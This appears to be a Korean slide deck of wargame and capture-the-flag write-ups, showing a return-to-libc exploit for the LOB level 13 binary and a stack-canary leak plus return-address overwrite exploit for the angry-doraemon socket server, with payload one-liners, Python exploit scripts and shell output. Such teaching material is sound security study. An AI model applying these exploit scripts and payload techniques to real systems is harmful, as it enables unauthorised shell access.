
    strcpy(buffer, argv[1]);
    printf("%s\n", buffer);
}
[darkknight@localhost darkknight]$
```



RTL 이란?

- RTL 이란 Return to Library로 Non-executable Stack을 우회 하기 위해 나온 기법
- Stack 기반의 Buffer Overflow는 ret 주소를 덮어 씌워 쉘코드를 실행 하지만! RTL은 ret주소를 공유 라이브러리 함수로 덮어 씌움으로 쉘코드를 따로 삽입할 필요가 없음
- stack이 아닌 메모리에 상주하는 공유 라이브러리를 사용함
- 공유 라이브러리 : system() , execl() 등

RTL 이란?



4. LOB BufferOverflow level13

```
[darkknight@localhost darkknight]$ gdb -q bugbaer
(gdb) b* main
Breakpoint 1 at 0x8048430
(gdb) r
Starting program: /home/darkknight/bugbaer

Breakpoint 1, 0x8048430 in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0x40058ae0 <__libc_system>
(gdb) █
```

System()함수 주소

- 공유 라이브러리로 system()함수 선택 후 함수의 주소를 찾음
- 인자로 사용할 /bin/sh의 문자열이 필요함

4. LOB BufferOverflow level13

```
[darkknight@localhost darkknight]$ cat getrtl.c
#include <stdio.h>

int main()
{
    int shell = 0x40058ae0;

    while(memcmp((void*)shell, "/bin/sh", 8)) shell++;
    printf("/bin/sh Address is %p \n", shell);

    return 0;
}
[darkknight@localhost darkknight]$
```

- system()의 함수내에 /bin/sh라는 문자열을 찾는 프로그램

4. LOB BufferOverflow level13

```
[darkknight@localhost darkknight]$ gcc -o rtl getrtl.c
[darkknight@localhost darkknight]$ ./rtl
/bin/sh Address is 0x400fbff9 ← /bin/sh 의 주소
[darkknight@localhost darkknight]$
```

4. LOB BufferOverflow level13

```
[darkknight@localhost darkknight]$ whoami
darkknight
[darkknight@localhost darkknight]$ ./bugbear `python -c 'print "\x90"*40+"aaaa"+
"\xe0\x8a\x05\x40"+"bbbb"+" \xf9\xbf\x0f\x40"'`
aaaa@bbbb@
bash$ whoami
bugbear
bash$ my-pass
euid = 513
new divide
```

- `/bin/sh` 의 주소인 `0x400fbff9` 와 `system` 함수의 주소인 `0x40058ae0`를 이용하여 공격 코드를 작성

- 그러므로 코드는

- `./bugbear `python -c 'print "\x90" * 44 (dummy) + "\xe0\x8a\x05\x40" (system 함수의 주소) + "AAAA" (dummy) + "\xf9\xbf\x0f\x40" (/bin/sh)`

5. angry-doraemon

```
lee@ubuntu:~/hack$ ls
angrydir  angry_dora  checksec.sh
lee@ubuntu:~/hack$ file angry_dora
angry_dora: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.24, BuildID[sha1]=52386ef1e094f4cde5996d3755aa4363959d0a83, stripped
```

```
lee@ubuntu:~/hack/checksec.sh$ ./checksec --file ../angry_dora
RELRO                STACK CANARY          NX                    PIE
Partial RELRO        Canary found          NX enabled           No PIE
```

▪ angry-doraemon 파일의 형식과 보호 기법을 확인

- > RELRO : 메모리 변경을 보호 하는 기법
- > STACK CANARY : 스택 리턴값을 보호하는 기법
- > NX : 스택 실행 방지 기법
- > PIE : 위치 독립 실행파일

5. angry-doraemon

```
stack_gd = *MK_FP(__GS__, 20);
v0 = 1;
v6 = sub_80488CB;
sigemptyset((sigset_t *)&v7);
v8 = 0;
v2 = sigaction(17, (const struct sigaction *)&v6, 0);
if ( v2 )
    printf((int)"sigaction error");
socket = ::socket(2, 1, 0);           // socket(AF_INET, SOCK_STREAM, 0)
memset(&v9, 0, 16u);                 // 0으로 16개 배열을 초기화
LOWORD(v9) = 2;
v10 = htonl(0);
HIWORD(v9) = htons(8888u);           // 포트 8888
setsockopt(socket, 1, 2, &v0, 4u);   // 소켓 정보를 읽어옴
if ( bind(socket, (const struct sockaddr *)&v9, 16u) == -1 )
    printf((int)"bind() error");
if ( listen(socket, 10) == -1 )
    printf((int)"listen() error");
```

■ 전체적인 코드 확인

-> 소켓을 사용하는 바이너리로 추정

5. angry-doraemon

```
while ( 1 )
{
    do
    {
        sock_len = 16;
        cli_accept = accept(socket, (struct sockaddr *)&cli_addr, (socklen_t *)&sock_len);
    }
    while ( cli_accept == -1 );
    v5 = fork();
    if ( v5 == -1 )
    {
        close(cli_accept);
    }
    else
    {
        if ( v5 <= 0 )
        {
            close(socket);
            sub_8049201(cli_accept);
            close(cli_accept);
            exit(0);
        }
        close(cli_accept);
    }
}
```

// 부모 프로세스면 종료, 아니면 연결
// 멀티 프로세스 환경이 이런식으로 생겼음.

// 핵심 함수

▪ angry-doraemon 파일의 형식과 보호 기법을 확인

-> 소켓을 사용하는 바이너리로 추정

5. angry-doraemon

```
char buf; // [sp+18h] [bp-10h]@2
int stack_gd2; // [sp+1Ch] [bp-Ch]@1

stack_gd2 = *MK_FP(__GS__, 20);
sub_8048909(cli_accept); // 
write(cli_accept, "Waiting 2 seconds...\n", 21u);
sleep('Wx02');
while ( 1 )
{
    sub_8048998(cli_accept);
    read(cli_accept, &buf, 4u);
    switch ( buf )
```

```
fopen = open("doraemon.txt", 0); // doraemon 파일을 읽어옴
if ( fopen < 0 )
    printf((int)"open() error");
n = read(fopen, buf, 5000u); // 파일에서 5000바이트 만큼 buf에 저장
close(fopen);
write(cli_accept, buf, n); // 버퍼에 있는 파일 5000바이트를 cli한테 써줌
return write(cli_accept, "\n Angry doraemon! fight!\n", 26u); // 그 밑줄에 저 문자열 26바이트만큼 넣어줌
```

▪ doraemon.txt파일을 읽어옴

-> 파일이 존재하지 않으면 에러 띄우고 프로그램 종료

5. angry-doraemon

```
switch ( buf )
{
  case '1':
    sub_8048B30(cli_accept);           // 공격하는 부분
    break;
  case '2':
    sub_8048CDC(cli_accept);          // 체력감소 구간
    break;
  case '3':
    if ( sub_8048EAA(cli_accept) )    // bread.txt 파일 읽어오기
      return *MK_FP(__GS__, 20) ^ stack_gd2;
    break;
  case '4':
    sub_8048FC6(cli_accept);          // BoF가 터지는 부분
    break;
  case '5':
    sub_8049100(cli_accept);          | // 원하는 함수 시작 코드 존재
    break;
  default:
    if ( buf == '6' )
      return *MK_FP(__GS__, 20) ^ stack_gd2;
    write(cli_accept, "Unknown menu\n", 0xDu);
    break;
}
```

■ 전체적인 flow

5. angry-doraemon

```
else
{
    if ( (char)buf != '1' )
        return *MK_FP(__GS__, 20) ^ 06;
    write(cli_accept, "W\"No damaged.W\"Wn", 14u);
}
if ( HP == 31337 )
    execl("/bin/sh", "sh", 0);
if ( (_BYTE)buf == '3' )
    write(cli_accept, "W\"I'm a robot!W\"Wn", 15u);
else
    write(cli_accept, "W\"Hahaha, I'm a robot!W\"Wn", 23u);
return *MK_FP(__GS__, 20) ^ 06;
```

▪ HP == 31337

-> HP가 31337으로 맞춰지면 execl 명령어 실행

5. angry-doraemon

```
v4 = open("mouse.txt", 0);
if ( v4 < 0 )
    printf((int)"open() error");
write(cli_accept, "Are you sure? (y/n) ", 20u);
read(cli_accept, &buf, 110u);
if ( (_BYTE)buf == 'y' )
{
    v1 = sprintf(::buf, "You choose '%s'!\n", &buf);
    write(cli_accept, ::buf, v1);
    n = read(v4, ::buf, 5000u);
    write(cli_accept, ::buf, n);
    write(cli_accept, "\n\nMOUSE!!!!!!!!!!!! (HP - 25)\n\n", 28u);
    HP -= 25;
}
```

```
int __cdecl sub_8048FC6(int cli_accept)
{
    int v1; // eax@4
    ssize_t n; // ST1C_4@4
    int v4; // [sp+18h] [bp-20h]@1
    int buf; // [sp+22h] [bp-16h]@1
    int v6; // [sp+26h] [bp-12h]@1
    __int16 v7; // [sp+2Ah] [bp-Eh]@1
    int v8; // [sp+2Ch] [bp-Ch]@1

    v8 = *MK_FP(__GS__, 20);

    // buf가 4바이트인데 110이 들어와서 BoF
    // mouse.txt파일에서 5000만큼 읽어옴
    // hp를 25감소
```


- 지역변수 buf의 크기가 4byte 인데 110byte 만큼 읽어옴.
-> BoF취약점이 발생.
- sprintf() 를 이용하여 공격을 할 수 있음.

5. angry-doraemon

```
from socket import *
from time import *
import hexdump

s=socket(AF_INET,SOCK_STREAM)
s.connect(('localhost',8888))

#print(s.recv(1024))
sleep(1)
#print(s.recv(1024))
s.send("4\n")
sleep(1)
#print(s.recv(1024))
s.send("y"*10)
hexdump.hexdump(s.recv(4096))
s.close()
```



- canary를 leak하기 위해 버퍼부터 canary까지 10개 공간을 채움.
-> 10칸을 모두 채우고 null값이 canary에 침범하면 canary를 구할 수 있음.

5. angry-doraemon

```
Are you sure? (y/n)
00000000: 59 6F 75 20 63 68 6F 6F 73 65 20 27 79 79 79 79 You choose 'yyyy
00000010: 79 79 79 79 79 79 27 21 0A 0A 22 4D 4F 55 53 45 yyyyyyy'!.."MOUSE
00000020: 21 21 21 21 21 21 21 21 21 20 28 48 50 20 2D 20 !!!!!!!! (HP -
00000030: 32 35 29 22 0A 0A 44 6F 72 61 65 6D 6F 6E 20 48 25)"..Doraemon H
00000040: 2E 50 3A 20 37 35 0A 2D 20 41 74 74 61 63 6B 20 .P: 75.- Attack
00000050: 6D 65 6E 75 20 2D 0A 00 20 31 2E 53 77 6F 72 64 menu -.. 1.Sword
00000060: 0A 20 32 2E 53 63 72 65 77 64 72 69 76 65 72 0A . 2.Screwdriver.
00000070: 20 33 2E 52 65 64 2D 62 65 61 6E 20 62 72 65 61 3.Red-bean brea
00000080: 64 0A 20 34 2E 54 68 72 6F 77 20 6D 6F 75 73 65 d. 4.Throw mouse
00000090: 0A 20 35 2E 46 69 73 74 20 61 74 74 61 63 6B 0A . 5.Fist attack.
000000A0: 20 36 2E 47 69 76 65 20 75 70 0A 3E 6.Give up.>
```

- y를 10개를 입력 했으나 정상 작동.
-> canary의 1byte가 NULL인 것으로 추정.

```
Are you sure? (y/n)
00000000: 59 6F 75 20 63 68 6F 6F 73 65 20 27 79 79 79 79 You choose 'yyyy
00000010: 79 79 79 79 79 79 79 20 DD 8B 88 C9 AD BF E3 F3 yyyyyyy .....
00000020: 6C B7 98 C9 AD BF C5 92 04 08 04 27 21 0A 0A 22 l.....'!.."
00000030: 4D 4F 55 53 45 21 21 21 21 21 21 21 21 21 20 28 MOUSE!!!!!!! (
00000040: 48 50 20 2D 20 32 35 29 22 0A HP - 25)".
```

5. angry-doraemon

```
from socket import *
from struct import *
from time import *
```

```
s = socket(AF_INET,SOCK_STREAM)
s.connect(('127.0.0.1',8888))
```

```
p = lambda x: pack("<L",x)
up = lambda x: unpack("<L",x)
```

```
canary = p(0x8BDD2000)
exe = p(0x8048C62)
```

```
payload = 'y'*10
payload += canary
payload += "A"*8
payload += "B"*4
payload += exe
```

```
#pass canary
#dummy
#SFP
#execle ad
```

```
print(s.recv(1024))
sleep(1)
print(s.recv(1024))
s.send("4\n")
sleep(1)

print(s.recv(1024))
s.send(payload)
sleep(1)

print(s.recv(1024))
s.close()
```

RET

RY

ER

ebp-Ch

ebp-16h

- $\text{payload} = y(10) + \text{canary}(4) + \text{dummy}(8) + \text{sfp}(4) + \text{ret}(4).$

5. angry-doraemon

```
lee@ubuntu:~/hack$ ./angry_dora
*** stack smashing detected ***: ./angry_dora terminated
*** stack smashing detected ***: ./angry_dora terminated
*** stack smashing detected ***: ./angry_dora terminated
$ whoami
lee
$ id
uid=1000(lee) gid=1000(lee) groups=1000(lee),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lpadmin),124(sambashare)
```

■ 쉘 획득

THANK YOU

Q&A